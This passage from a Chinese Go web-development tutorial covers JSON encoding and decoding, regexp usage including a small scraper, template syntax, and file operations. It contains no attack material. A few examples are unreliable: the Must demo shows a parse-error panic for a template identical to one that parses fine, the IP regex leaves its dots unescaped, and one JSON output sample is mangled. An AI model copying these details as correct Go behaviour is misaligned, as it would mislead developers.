
如果在我们不知道他的结构的情况下，我们把他解析到 interface{} 里面

```
var f interface{}  
err := json.Unmarshal(b, &f)
```

这个时候 f 里面存储了一个 map 类似，他们的 key 是 string，值存储在空的 interface{} 里

```
f = map[string]interface{}{  
    "Name": "Wednesday",  
    "Age": 6,  
    "Parents": []interface{}{  
        "Gomez",  
        "Morticia",  
    },  
}
```

那么如何来访问这些数据呢？通过断言的方式：

```
m := f.(map[string]interface{})
```

通过断言之后，你可以通过如下方式来访问里面的数据了

```
for k, v := range m {  
    switch vv := v.(type) {  
    case string:  
        fmt.Println(k, "is string", vv)  
    case int:  
        fmt.Println(k, "is int", vv)  
    case []interface{}:  
        fmt.Println(k, "is an array:")  
        for i, u := range vv {  
            fmt.Println(i, u)  
        }  
    default:  
        fmt.Println(k, "is of a type I don't know how to handle")  
    }  
}
```

通过上面的示例可以看到，通过 interface{} 与 type assert 的配合，我们就可以解析未知结构的 JSON 数了。

上面这个是官方提供的解决方案，其实很多时候我们通过类型断言，操作起来不是很方便，目前 bitly 公司开源了一个叫做 simplejson 的包，在处理未知结构体的 JSON 时相当方便，详细例子如下所示：

```
js, err := NewJson([]byte(`{
  "test": {
    "array": [1, "2", 3],
    "int": 10,
    "float": 5.150,
    "bignum": 9223372036854775807,
    "string": "simplejson",
    "bool": true
  }
}`))

arr, _ := js.Get("test").Get("array").Array()
i, _ := js.Get("test").Get("int").Int()
ms := js.Get("test").Get("string").MustString()
```

可以看到，使用这个库操作 JSON 比起官方包来说，简单的多,详细的请参考如下地址：

<https://github.com/bitly/go-simplejson>

生成 JSON

我们开发很多应用的时候，最后都是要输出 JSON 数据串，那么如何来处理呢？JSON 包里面通过 Marshal 函数来处理，函数定义如下：

```
func Marshal(v interface{}) ([]byte, error)
```

假设我们还是需要生成上面的服务器列表信息，那么如何来处理呢？请看下面的例子：

```
package main

import (
    "encoding/json"
    "fmt"
)

type Server struct {
    ServerName string
    ServerIP   string
}

type Serverslice struct {
    Servers []Server
}

func main() {
    var s Serverslice
```

```

    s.Servers = append(s.Servers, Server{ServerName:
"Shanghai_VPN", ServerIP: "127.0.0.1"})
    s.Servers = append(s.Servers, Server{ServerName:
"Beijing_VPN", ServerIP: "127.0.0.2"})
    b, err := json.Marshal(s)
    if err != nil {
        fmt.Println("json err:", err)
    }
    fmt.Println(string(b))
}

```

输出如下内容：

```

{"Servers":[{"ServerName":"Shanghai_VPN","ServerIP":"127.0.0.1"},
{"ServerName":"Beijing_VPN","ServerIP":"127.0.0.2"}]}

```

我们看到上面的输出字段名都是大写的，如果你想用小写的怎么办呢？把结构体的字段名改成小写的？JSON 输出的时候必须注意，只有导出的字段才会被输出，如果修改字段名，那么就会发现什么都不会输出，所以必须通过 struct tag 定义来实现：

```

type Server struct {
    ServerName string `json:"serverName"`
    ServerIP   string `json:"serverIP"`
}

type Serverslice struct {
    Servers []Server `json:"servers"`
}

```

通过修改上面的结构体定义，输出的 JSON 串就和我们最开始定义的 JSON 串保持一致了。

针对 JSON 的输出，我们在定义 struct tag 的时候需要注意的几点是：

- 字段的 tag 是 "-"，那么这个字段不会输出到 JSON
- tag 中带有自定义名称，那么这个自定义名称会出现在 JSON 的字段名中，例如上面例子中 serverName
- tag 中如果带有 "omitempty" 选项，那么如果该字段值为空，就不会输出到 JSON 串中
- 如果字段类型是 bool, string, int, int64 等，而 tag 中带有 ",string" 选项，那么这个字段在输出到 JSON 的时候会把该字段对应的值转换成 JSON 字符串

举例来说：

```

type Server struct {
    // ID 不会导出到JSON中
    ID int `json:"-"`

    // ServerName 的值会进行二次JSON编码
    ServerName string `json:"serverName"`
    ServerName2 string `json:"serverName2,string"`

    // 如果 ServerIP 为空，则不输出到JSON串中
    ServerIP string `json:"serverIP,omitempty"`
}

s := Server {
    ID: 3,
    ServerName: `Go "1.0" `,
    ServerName2: `Go "1.0" `,
    ServerIP: `` ,
}
b, _ := json.Marshal(s)
os.Stdout.Write(b)

```

会输出以下内容：

```
{"serverName":"Go \"1.0\" \",\"serverName2\":\"Go \\\"1.0\\\" \"\"}"}
```

Marshal 函数只有在转换成功的时候才会返回数据，在转换的过程中我们需要注意几点：

- JSON 对象只支持 string 作为 key，所以要编码一个 map，那么必须是 map[string]T 这种类型(T 是 Go 语言中任意的类型)
- Channel, complex 和 function 是不能被编码成 JSON 的
- 嵌套的数据是不能编码的，不然会让 JSON 编码进入死循环
- 指针在编码的时候会输出指针指向的内容，而空指针会输出 null

本小节，我们介绍了如何使用 Go 语言的 json 标准包来编解码 JSON 数据，同时也简要介绍了如何使用第三方包 go-simplejson 来在一些情况下简化操作，学会并熟练运用它们将对我们接下来的 Web 开发相当重要。

7.3 正则处理

正则表达式是一种进行模式匹配和文本操纵的复杂而又强大的工具。虽然正则表达式比纯粹的文本匹配效率低，但是它却更灵活。按照它的语法规则，按需构造出的匹配模式就能够从原始文本中筛选出几乎任何想你要得到的字符组合。如果你在 Web 开发中需要从一些文本数据源中获取数据,那么你只需要按照它的语法规则，按需构造出正确的模式字符串就能够从原数据源提取出有意义的文本信息。

Go 语言通过 `regexp` 标准包为正则表达式提供了官方支持，如果你已经使用过其他编程语言提供的正则相关功能，那么你应该对 Go 语言版本的不会太陌生，但是它们之间也有一些小的差异，因为 Go 实现的是 RE2 标准，除了 \C，详细的语法描述参考：

<http://code.google.com/p/re2/wiki/Syntax>

其实字符串处理我们可以使用 `strings` 包来进行搜索(Contains、Index)、替换(Replace)和解析(Split、Join)等操作，但是这些都是简单的字符串操作，他们的搜索都是大小写敏感，而且固定的字符串，如果我们需要匹配可变的那种就没办法实现了，当然如果 `strings` 包能解决你的问题，那么就尽量使用它来解决。因为他们足够简单、而且性能和可读性都会比正则好。

如果你还记得，在前面表单验证的小节里，我们已经接触过正则处理，在那里我们利用了它来验证输入的信息是否满足某些预设的条件。在使用中需要注意的一点就是：所有的字符都是 UTF-8 编码的。接下来让我们更加深入的来学习 Go 语言的 `regexp` 包相关知识吧。

通过正则判断是否匹配

`regexp` 包中含有三个函数用来判断是否匹配，如果匹配返回 `true`，否则返回 `false`

```
func Match(pattern string, b []byte) (matched bool, error error)
func MatchReader(pattern string, r io.RuneReader) (matched bool, error error)
func MatchString(pattern string, s string) (matched bool, error error)
```

上面的三个函数实现了同一个功能，就是判断 `pattern` 是否和输入源匹配，匹配的话就返回 `true`，如果解析正则出错则返回 `error`。三个函数的输入源分别是 `byte slice`、`RuneReader` 和 `string`。

如果要验证一个输入是不是 IP 地址，那么如何来判断呢？请看如下实现

```
func IsIP(ip string) (b bool) {
    if m, _ := regexp.MatchString("^([0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3})$", ip); !m {
        return false
    }
    return true
}
```

可以看到，`regexp` 的 `pattern` 和我们平常使用的正则一模一样。再来看一个例子：当用户输入一个字符串，我们想知道是不是一次合法的输入：

```
func main() {
```

```

if len(os.Args) == 1 {
    fmt.Println("Usage: regexp [string]")
    os.Exit(1)
} else if m, _ := regexp.MatchString("^[0-9]+$", os.Args[1]); m {
    fmt.Println("数字")
} else {
    fmt.Println("不是数字")
}
}

```

在上面的两个小例子中，我们采用了 `Match(ReaderIString)` 来判断一些字符串是否符合我们的描述需求，它们使用起来非常方便。

通过正则获取内容

`Match` 模式只能用来对字符串的判断，而无法截取字符串的一部分、过滤字符串、或者提取出符合条件的一批字符串。如果想要满足这些需求，那就需要使用正则表达式的复杂模式。

我们经常需要一些爬虫程序，下面就以爬虫为例来说明如何使用正则来过滤或截取抓取到的数据：

```

package main

import (
    "fmt"
    "io/ioutil"
    "net/http"
    "regexp"
    "strings"
)

func main() {
    resp, err := http.Get("http://www.baidu.com")
    if err != nil {
        fmt.Println("http get error.")
    }
    defer resp.Body.Close()
    body, err := ioutil.ReadAll(resp.Body)
    if err != nil {
        fmt.Println("http read error")
        return
    }
}

```

```

src := string(body)

//将 HTML 标签全转换成小写
re, _ := regexp.Compile("\\<[\\S\\s]+?\\>")
src = re.ReplaceAllStringFunc(src, strings.ToLower)

//去除 STYLE
re, _ = regexp.Compile("\\<style[\\S\\s]+?\\</style\\>")
src = re.ReplaceAllString(src, "")

//去除 SCRIPT
re, _ = regexp.Compile("\\<script[\\S\\s]+?\\</script\\>")
src = re.ReplaceAllString(src, "")

//去除所有尖括号内的 HTML 代码，并换成换行符
re, _ = regexp.Compile("\\<[\\S\\s]+?\\>")
src = re.ReplaceAllString(src, "\n")

//去除连续的换行符
re, _ = regexp.Compile("\\s{2,}")
src = re.ReplaceAllString(src, "\n")

fmt.Println(strings.TrimSpace(src))
}

```

从这个示例可以看出，使用复杂的正则首先是 `Compile`，它会解析正则表达式是否合法，如果正确，那么就会返回一个 `Regexp`，然后就可以利用返回的 `Regexp` 在任意的字符串上面执行需要的操作。

解析正则表达式的有如下几个方法：

```

func Compile(expr string) (*Regexp, error)
func CompilePOSIX(expr string) (*Regexp, error)
func MustCompile(str string) *Regexp
func MustCompilePOSIX(str string) *Regexp

```

`CompilePOSIX` 和 `Compile` 的不同点在于 POSIX 必须使用 POSIX 语法，它使用最左最长方式搜索，而 `Compile` 是采用的则只采用最左方式搜索(例如 `[a-z]{2,4}` 这样一个正则表达式，应用于 "aa09aaa88aaaa" 这个文本串时，`CompilePOSIX` 返回了 `aaaa`，而 `Compile` 的返回的是 `aa`)。前缀有 `Must` 的函数表示，在解析正则语法的时候，如果匹配模式串不满足正确的语法规则直接 panic，而不加 `Must` 的则只是返回错误。

在了解了如何新建一个 Regexp 之后，我们再来看一下这个 struct 提供了哪些方法来辅助我们操作字符串，首先我们来看下面这写用来搜索的函数：

```
func (re *Regexp) Find(b []byte) []byte
func (re *Regexp) FindAll(b []byte, n int) [][]byte
func (re *Regexp) FindAllIndex(b []byte, n int) [][]int
func (re *Regexp) FindAllString(s string, n int) []string
func (re *Regexp) FindAllStringIndex(s string, n int) [][]int
func (re *Regexp) FindAllStringSubmatch(s string, n int) [][]string
func (re *Regexp) FindAllStringSubmatchIndex(s string, n int) [][]int
func (re *Regexp) FindAllSubmatch(b []byte, n int) [][][]byte
func (re *Regexp) FindAllSubmatchIndex(b []byte, n int) [][]int
func (re *Regexp) FindIndex(b []byte) (loc []int)
func (re *Regexp) FindReaderIndex(r io.RuneReader) (loc []int)
func (re *Regexp) FindReaderSubmatchIndex(r io.RuneReader) []int
func (re *Regexp) FindString(s string) string
func (re *Regexp) FindStringIndex(s string) (loc []int)
func (re *Regexp) FindStringSubmatch(s string) []string
func (re *Regexp) FindStringSubmatchIndex(s string) []int
func (re *Regexp) FindSubmatch(b []byte) [][]byte
func (re *Regexp) FindSubmatchIndex(b []byte) []int
```

上面这 18 个函数我们根据输入源(byte slice、string 和 io.RuneReader)不同还可以继续简化成如下几个，其他的只是输入源不一样，其他功能基本是一样的：

```
func (re *Regexp) Find(b []byte) []byte
func (re *Regexp) FindAll(b []byte, n int) [][]byte
func (re *Regexp) FindAllIndex(b []byte, n int) [][]int
func (re *Regexp) FindAllSubmatch(b []byte, n int) [][][]byte
func (re *Regexp) FindAllSubmatchIndex(b []byte, n int) [][]int
func (re *Regexp) FindIndex(b []byte) (loc []int)
func (re *Regexp) FindSubmatch(b []byte) [][]byte
func (re *Regexp) FindSubmatchIndex(b []byte) []int
```

对于这些函数的使用我们来看下面这个例子

```
package main

import (
    "fmt"
    "regexp"
)
```

```

func main() {
    a := "I am learning Go language"

    re, _ := regexp.Compile("[a-z]{2,4}")

    //查找符合正则的第一个
    one := re.Find([]byte(a))
    fmt.Println("Find:", string(one))

    //查找符合正则的所有 slice,n 小于 0 表示返回全部符合的字符串，不然就是返回指定的长度
    all := re.FindAll([]byte(a), -1)
    fmt.Println("FindAll", all)

    //查找符合条件的 index 位置,开始位置和结束位置
    index := re.FindIndex([]byte(a))
    fmt.Println("FindIndex", index)

    //查找符合条件的所有的 index 位置，n 同上
    allindex := re.FindAllIndex([]byte(a), -1)
    fmt.Println("FindAllIndex", allindex)

    re2, _ := regexp.Compile("am(.*)lang(.*)")

    //查找 Submatch,返回数组，第一个元素是匹配的全部元素，第二个元素是第一个()里面的，第三个
    //是第二个()里面的
    //下面的输出第一个元素是"am learning Go language"
    //第二个元素是" learning Go "，注意包含空格的输出
    //第三个元素是"uage"
    submatch := re2.FindSubmatch([]byte(a))
    fmt.Println("FindSubmatch", submatch)
    for _, v := range submatch {
        fmt.Println(string(v))
    }

    //定义和上面的 FindIndex 一样
    submatchindex := re2.FindSubmatchIndex([]byte(a))
    fmt.Println(submatchindex)

    //FindAllSubmatch,查找所有符合条件的子匹配
    submatchall := re2.FindAllSubmatch([]byte(a), -1)
    fmt.Println(submatchall)

    //FindAllSubmatchIndex,查找所有字匹配的 index

```

```

    submatchallindex := re2.FindAllSubmatchIndex([]byte(a), -1)
    fmt.Println(submatchallindex)
}

```

前面介绍过匹配函数，Regexp 也定义了三个函数，它们和同名的外部函数功能一模一样，其实外部函数就是调用了这 Regexp 的三个函数来实现的：

```

func (re *Regexp) Match(b []byte) bool
func (re *Regexp) MatchReader(r io.RuneReader) bool
func (re *Regexp) MatchString(s string) bool

```

接下来让我们了解替换函数是怎么操作的？

```

func (re *Regexp) ReplaceAll(src, repl []byte) []byte
func (re *Regexp) ReplaceAllFunc(src []byte, repl func([]byte) []byte) []byte
func (re *Regexp) ReplaceAllLiteral(src, repl []byte) []byte
func (re *Regexp) ReplaceAllLiteralString(src, repl string) string
func (re *Regexp) ReplaceAllString(src, repl string) string
func (re *Regexp) ReplaceAllStringFunc(src string, repl func(string)
string) string

```

这些替换函数我们在上面的抓网页的例子有详细应用示例，

接下来我们看一下 Expand 的解释：

```

func (re *Regexp) Expand(dst []byte, template []byte, src []byte, match []int)
[]byte
func (re *Regexp) ExpandString(dst []byte, template string, src
string, match []int) []byte

```

那么这个 Expand 到底用来干嘛的呢？请看下面的例子：

```

func main() {
    src := []byte(`
        call hello alice
        hello bob
        call hello eve
    `)
    pat := regexp.MustCompile(`(?m)(call)\s+(?P<cmd>\w+)\s+(?
P<arg>.+)\s*$`)
    res := []byte{}
    for _, s := range pat.FindAllSubmatchIndex(src, -1) {

```

```
    res = pat.Expand(res, []byte("$cmd('$arg')\n"), src, s)
}
fmt.Println(string(res))
}
```

至此我们已经全部介绍完 Go 语言的 regexp 包，通过对它的主要函数介绍及演示，相信大家应该能够通过 Go 语言的正则包进行一些基本的正则的操作了。

7.4 模板处理

什么是模板

你一定听说过一种叫做 MVC 的设计模式，Model 处理数据，View 展现结果，Controller 控制用户的请求，至于 View 层的处理，在很多动态语言里面都是通过在静态 HTML 中插入动态语言生成的数据，例如 JSP 中通过插入`<%=....=%>`，PHP 中通过插入`<?php.....?>`来实现的。

通过下面这个图可以说明模板的机制




图 7.1 模板机制图

Web 应用反馈给客户端的信息中的大部分内容是静态的，不变的，而另外少部分是根据用户的请求来动态生成的，例如要显示用户的访问记录列表。用户之间只有记录数据是不同的，而列表的样式则是固定的，此时采用模板可以复用很多静态代码。

Go 模板使用

在 Go 语言中，我们使用 `template` 包来进行模板处理，使用类似 `Parse`、`ParseFile`、`Execute` 等方法从文件或者字符串加载模板，然后执行类似上面图片展示的模板的 `merge` 操作。请看下面的例子：

```
func handler(w http.ResponseWriter, r *http.Request) {
    t := template.New("some template") //创建一个模板
    t, _ = t.ParseFiles("tmpl/welcome.html", nil) //解析模板文件
    user := GetUser() //获取当前用户信息
    t.Execute(w, user) //执行模板的 merger 操作
}
```

通过上面的例子我们可以看到 Go 语言的模板操作非常的简单方便，和其他语言的模板处理类似，都是先获取数据，然后渲染数据。

为了演示和测试代码的方便，我们在接下来的例子中采用如下格式的代码

- 使用 `Parse` 代替 `ParseFiles`，因为 `Parse` 可以直接测试一个字符串，而不需要额外的文件

- 不使用 handler 来写演示代码，而是每个测试一个 main，方便测试
- 使用 os.Stdout 代替 http.ResponseWriter，因为 os.Stdout 实现了 io.Writer 接口

模板中如何插入数据？

上面我们演示了如何解析并渲染模板，接下来让我们来更加详细的了解如何把数据渲染出来。一个模板都是应用在一个 Go 的对象之上，Go 对象的字段如何插入到模板中呢？

字段操作

Go 语言的模板通过 `{{}}` 来包含需要在渲染时被替换的字段，`{{.}}` 表示当前的对象，这和 Java 或者 C++ 中的 `this` 类似，如果要访问当前对象的字段通过 `{{.FieldName}}`，但是需要注意一点：这个字段必须是导出的(字段首字母必须是大写的)，否则在渲染的时候就会报错，请看下面的这个例子：

```
package main

import (
    "html/template"
    "os"
)

type Person struct {
    UserName string
}

func main() {
    t := template.New("fieldname example")
    t, _ = t.Parse("hello {{.UserName}}!")
    p := Person{UserName: "Astaxie"}
    t.Execute(os.Stdout, p)
}
```

上面的代码我们可以正确的输出 `hello Astaxie`，但是如果我们稍微修改一下代码，在模板中含有了未导出的字段，那么就会报错

```
type Person struct {
    UserName string
    email    string //未导出的字段，首字母是小写的
}

t, _ = t.Parse("hello {{.UserName}}! {{.email}}")
```

上面的代码就会报错，因为我们调用了一个未导出的字段，但是如果我们调用了一个不存在的字段是不会报错的，而是输出为空。

如果模板中输出`{{.}}`，这个一般应用与字符串对象，默认会调用 `fmt` 包输出字符串的内容。

输出嵌套字段内容

上面我们例子展示了如何针对一个对象的字段输出，那么如果字段里面还有对象，如何来循环的输出这些内容呢？我们可以使用`{{with ...}}...{{end}}`和`{{range ...}}{{end}}`来进行数据的输出。

- `{{range}}` 这个和 Go 语法里面的 `range` 类似，循环操作数据
- `{{with}}`操作是指当前对象的值，类似上下文的概念

详细的使用请看下面的例子：

```
package main

import (
    "html/template"
    "os"
)

type Friend struct {
    Fname string
}

type Person struct {
    UserName string
    Emails []string
    Friends []*Friend
}

func main() {
    f1 := Friend{Fname: "minux.ma"}
    f2 := Friend{Fname: "xushiwei"}
    t := template.New("fieldname example")
    t, _ = t.Parse(`hello {{.UserName}}!
        {{range .Emails}}
            an email {{.}}
        {{end}}
        {{with .Friends}}
        {{range .}}
            my friend name is {{.Fname}}
        {{end}}
        {{end}}
    `)
}
```

```
p := Person{UserName: "Astaxie",
  Emails: []string{"astaxie@beego.me", "astaxie@gmail.com"},
  Friends: []*Friend{&f1, &f2}}
t.Execute(os.Stdout, p)
}
```

条件处理

在 Go 模板里面如果需要进行条件判断，那么我们可以使用和 Go 语言的 if-else 语法类似的方式来处理，如果 pipeline 为空，那么 if 就认为是 false，下面的例子展示了如何使用 if-else 语法：

```
package main

import (
    "os"
    "text/template"
)

func main() {
    tEmpty := template.New("template test")
    tEmpty = template.Must(tEmpty.Parse("空 pipeline if demo: {{if ``}} 不会输出. {{end}}\n"))
    tEmpty.Execute(os.Stdout, nil)

    tWithValue := template.New("template test")
    tWithValue = template.Must(tWithValue.Parse("不为空的 pipeline if demo: {{if `anything`}} 我有内容，我会输出. {{end}}\n"))
    tWithValue.Execute(os.Stdout, nil)

    tIfElse := template.New("template test")
    tIfElse = template.Must(tIfElse.Parse("if-else demo: {{if `anything`}} if 部分 {{else}} else 部分. {{end}}\n"))
    tIfElse.Execute(os.Stdout, nil)
}
```

通过上面的演示代码我们知道 if-else 语法相当的简单，在使用过程中很容易集成到我们的模板代码中。

注意：if 里面无法使用条件判断，例如.Mail=="astaxie@gmail.com"，这样的判断是不正确的，if 里面只能是 bool 值

pipelines

Unix 用户已经很熟悉什么是 pipe 了，ls | grep "beego" 类似这样的语法你是不是经常使用，过滤当前目录下面的文件，显示含有"beego"的数据，表达的意思就是前面的输出可以当做后面的输入，最后显示我们想要的结果，而 Go 语言模板最强大的一点就是支持 pipe 数据，在 Go 语言里面任何{{}}里面的都是 pipelines 数据，例如我们上面输出的 email 里面如果还有一些可能引起 XSS 注入的，那么我们如何来进行转化呢？

```
{{. | html}}
```

在 email 输出的地方我们可以采用如上方式可以把输出全部转化 html 的实体，上面的这种方式和我们平常写 Unix 的方式是不是一模一样，操作起来相当的简便，调用其他的函数也是类似的方式。

模板变量

有时候，我们在模板使用过程中需要定义一些局部变量，我们可以在一些操作中申明局部变量，例如 withrangeif 过程中申明局部变量，这个变量的作用域是{{end}}之前，Go 语言通过申明的局部变量格式如下所示：

```
$variable := pipeline
```

详细的例子看下面的：

```
{{with $x := "output" | printf "%q"}}{{$x}}{{end}}  
{{with $x := "output"}}{{printf "%q" $x}}{{end}}  
{{with $x := "output"}}{{$x | printf "%q"}}{{end}}
```

模板函数

模板在输出对象的字段值时，采用了 fmt 包把对象转化成了字符串。但是有时候我们的需求可能不是这样的，例如有时候我们为了防止垃圾邮件发送者通过采集网页的方式来发送给我们的邮箱信息，我们希望把@替换成 at 例如：astaxie at beego.me，如果要实现这样的功能，我们就需要自定义函数来做这个功能。

每一个模板函数都有一个唯一值的名字，然后与一个 Go 函数关联，通过如下的方式来关联

```
type FuncMap map[string]interface{}
```

例如，如果我们想要的 email 函数的模板函数名是 emailDeal，它关联的 Go 函数名称是 EmailDealWith,n 那么我们可以通过下面的方式来注册这个函数

```
t = t.Funcs(template.FuncMap{"emailDeal": EmailDealWith})
```

EmailDealWith 这个函数的参数和返回值定义如下：

```
func EmailDealWith(args ...interface{}) string
```

我们来看下面的实现例子：

```
package main

import (
    "fmt"
    "html/template"
    "os"
    "strings"
)

type Friend struct {
    Fname string
}

type Person struct {
    UserName string
    Emails []string
    Friends []*Friend
}

func EmailDealWith(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    // find the @ symbol
    substrs := strings.Split(s, "@")
    if len(substrs) != 2 {
        return s
    }
    // replace the @ by " at "
    return (substrs[0] + " at " + substrs[1])
}

func main() {
```

```

f1 := Friend{Fname: "minux.ma"}
f2 := Friend{Fname: "xushiwei"}
t := template.New("fieldname example")
t = t.Funcs(template.FuncMap{"emailDeal": EmailDealWith})
t, _ = t.Parse(`hello {{.UserName}}!
    {{range .Emails}}
        an emails {{.|emailDeal}}
    {{end}}
    {{with .Friends}}
    {{range .}}
        my friend name is {{.Fname}}
    {{end}}
    {{end}}
`)

p := Person{UserName: "Astaxie",
    Emails: []string{"astaxie@beego.me", "astaxie@gmail.com"},
    Friends: []*Friend{&f1, &f2}}
t.Execute(os.Stdout, p)
}

```

上面演示了如何自定义函数，其实，在模板包内部已经有内置的实现函数，下面代码截取自模板包里面

```

var builtins = FuncMap{
    "and":    and,
    "call":   call,
    "html":   HTMLEscaper,
    "index":  index,
    "js":     JSEscaper,
    "len":    length,
    "not":    not,
    "or":     or,
    "print":  fmt.Sprint,
    "printf": fmt.Sprintf,
    "println": fmt.Sprintln,
    "urlquery": URLQueryEscaper,
}

```

Must 操作

模板包里面有一个函数 `Must`，它的作用是检测模板是否正确，例如大括号是否匹配，注释是否正确的关闭，变量是否正确的书写。接下来我们演示一个例子，用 `Must` 来判断模板是否正确：

```

package main

import (
    "fmt"
    "text/template"
)

func main() {
    tOk := template.New("first")
    template.Must(tOk.Parse(" some static text /* and a comment */"))
    fmt.Println("The first one parsed OK.")

    template.Must(template.New("second").Parse("some static text {{ .Name }}"))
    fmt.Println("The second one parsed OK.")

    fmt.Println("The next one ought to fail.")
    tErr := template.New("check parse error with Must")
    template.Must(tErr.Parse(" some static text {{ .Name }}"))
}

```

讲输出如下内容

```

The first one parsed OK.
The second one parsed OK.
The next one ought to fail.
panic: template: check parse error with Must:1: unexpected "}" in command

```

嵌套模板

我们平常开发 Web 应用的时候，经常会遇到一些模板有些部分是固定不变的，然后可以抽取出来作为一个独立的部分，例如一个博客的头部和尾部是不变的，而唯一改变的是中间的内容部分。所以我们可以定义成 header、content、footer 三个部分。Go 语言中通过如下的语法来申明

```
{{define "子模板名称"}}内容{{end}}
```

通过如下方式来调用：

```
{{template "子模板名称"}}
```

接下来我们演示如何使用嵌套模板，我们定义三个文件，header.tmpl、content.tmpl、footer.tmpl 文件，里面的内容如下

```

//header.tmpl
{{define "header"}}

```

```

<html>
<head>
  <title>演示信息</title>
</head>
<body>
{{end}}

//content.tmpl
{{define "content"}}
{{template "header"}}
<h1>演示嵌套</h1>
<ul>
  <li>嵌套使用 define 定义子模板</li>
  <li>调用使用 template</li>
</ul>
{{template "footer"}}
{{end}}

//footer.tmpl
{{define "footer"}}
</body>
</html>
{{end}}

```

演示代码如下：

```

package main

import (
    "fmt"
    "os"
    "text/template"
)

func main() {
    s1, _ := template.ParseFiles("header.tmpl", "content.tmpl", "footer.tmpl")
    s1.ExecuteTemplate(os.Stdout, "header", nil)
    fmt.Println()
    s1.ExecuteTemplate(os.Stdout, "content", nil)
    fmt.Println()
    s1.ExecuteTemplate(os.Stdout, "footer", nil)
    fmt.Println()
    s1.Execute(os.Stdout, nil)
}

```

```
}
```

通过上面的例子我们可以看到通过 `template.ParseFiles` 把所有的嵌套模板全部解析到模板里面，其实每一个定义的 `{{define}}` 都是一个独立的模板，他们相互独立，是并行存在的关系，内部其实存储的是类似 `map` 的一种关系(key 是模板的名称，value 是模板的内容)，然后通过 `ExecuteTemplate` 来执行相应的子模板内容，我们可以看到 `header`、`footer` 都是相对独立的，都能输出内容，`content` 中因为嵌套了 `header` 和 `footer` 的内容，就会同时输出三个的内容。但是当我们执行 `s1.Execute`，没有任何的输出，因为在默认的情况下没有默认的子模板，所以不会输出任何东西。

同一个集合类的模板是互相知晓的，如果同一模板被多个集合使用，则它需要在多个集合中分别解析

总结

通过上面对模板的详细介绍，我们了解了如何把动态数据与模板融合：如何输出循环数据、如何自定义函数、如何嵌套模板等等。通过模板技术的应用，我们可以完成 MVC 模式中 V 的处理，接下来的章节我们将介绍如何处理 M 和 C。

7.5 文件操作

在任何计算机设备中，文件是都是必须的对象，而在 Web 编程中,文件的操作一直是 Web 程序员经常遇到的问题,文件操作在 Web 应用中是必须的,非常有用的,我们经常遇到生成文件目录,文件(夹)编辑等操作,现在我把 Go 中的这些操作做一详细总结并实例示范如何使用。

目录操作

文件操作的大多数函数都是在 os 包里面，下面列举了几个目录操作的：

- `func Mkdir(name string, perm FileMode) error`

创建名称为 name 的目录，权限设置是 perm，例如 0777

- `func MkdirAll(path string, perm FileMode) error`

根据 path 创建多级子目录，例如 astaxie/test1/test2。

- `func Remove(name string) error`

删除名称为 name 的目录，当目录下有文件或者其他目录是会出错

- `func RemoveAll(path string) error`

根据 path 删除多级子目录，如果 path 是单个名称，那么该目录不删除。

下面是演示代码：

```
package main

import (
    "fmt"
    "os"
)

func main() {
    os.Mkdir("astaxie", 0777)
    os.MkdirAll("astaxie/test1/test2", 0777)
    err := os.Remove("astaxie")
    if err != nil {
        fmt.Println(err)
    }
    os.RemoveAll("astaxie")
}
```

文件操作

建立与打开文件

新建文件可以通过如下两个方法

- `func Create(name string) (file *File, err Error)`

根据提供的文件名创建新的文件，返回一个文件对象，默认权限是 0666 的文件，返回的文件对象是可读写的。

- `func NewFile(fd uintptr, name string) *File`

根据文件描述符创建相应的文件，返回一个文件对象

通过如下两个方法来打开文件：

- `func Open(name string) (file *File, err Error)`

该方法打开一个名称为 name 的文件，但是是只读方式，内部实现其实调用了 OpenFile。

- `func OpenFile(name string, flag int, perm uint32) (file *File, err Error)`

打开名称为 name 的文件，flag 是打开的方式，只读、读写等，perm 是权限

写文件

写文件函数：

- `func (file *File) Write(b []byte) (n int, err Error)`

写入 byte 类型的信息到文件

- `func (file *File) WriteAt(b []byte, off int64) (n int, err Error)`

在指定位置开始写入 byte 类型的信息

- `func (file *File) WriteString(s string) (ret int, err Error)`

写入 string 信息到文件

写文件的示例代码

```
package main
```

```
import (
```



```

    "fmt"
    "os"
)

func main() {
    userFile := "astaxie.txt"
    fout, err := os.Create(userFile)
    defer fout.Close()
    if err != nil {
        fmt.Println(userFile, err)
        return
    }
    for i := 0; i < 10; i++ {
        fout.WriteString("Just a test!\r\n")
        fout.Write([]byte("Just a test!\r\n"))
    }
}

```

读文件

读文件函数：

- `func (file *File) Read(b []byte) (n int, err Error)`

读取数据到 b 中

- `func (file *File) ReadAt(b []byte, off int64) (n int, err Error)`

从 off 开始读取数据到 b 中

读文件的示例代码：

```

package main

import (
    "fmt"
    "os"
)

func main() {
    userFile := "asatxie.txt"
    fl, err := os.Open(userFile)
    defer fl.Close()
    if err != nil {

```

```
    fmt.Println(userFile, err)
    return
}
buf := make([]byte, 1024)
for {
    n, _ := fl.Read(buf)
    if 0 == n {
        break
    }
    os.Stdout.Write(buf[:n])
}
}
```

删除文件

Go 语言里面删除文件和删除文件夹是同一个函数

- `func Remove(name string) Error`

调用该函数就可以删除文件名为 name 的文件

7.6 字符串处理

字符串在我们平常的 Web 开发中经常用到，包括用户的输入，数据库读取的数据等，我们经常需要对字符串进行分割、连接、转换等操作，本小节讲通过 Go 标准库中的 `strings` 和 `strconv` 两个包中的函数来讲解如何进行有效快速的操作。

字符串操作

下面这些函数来自于 `strings` 包，这里介绍一些我平常经常用到的函数，更详细的请参考官方的文档。

- `func Contains(s, substr string) bool`
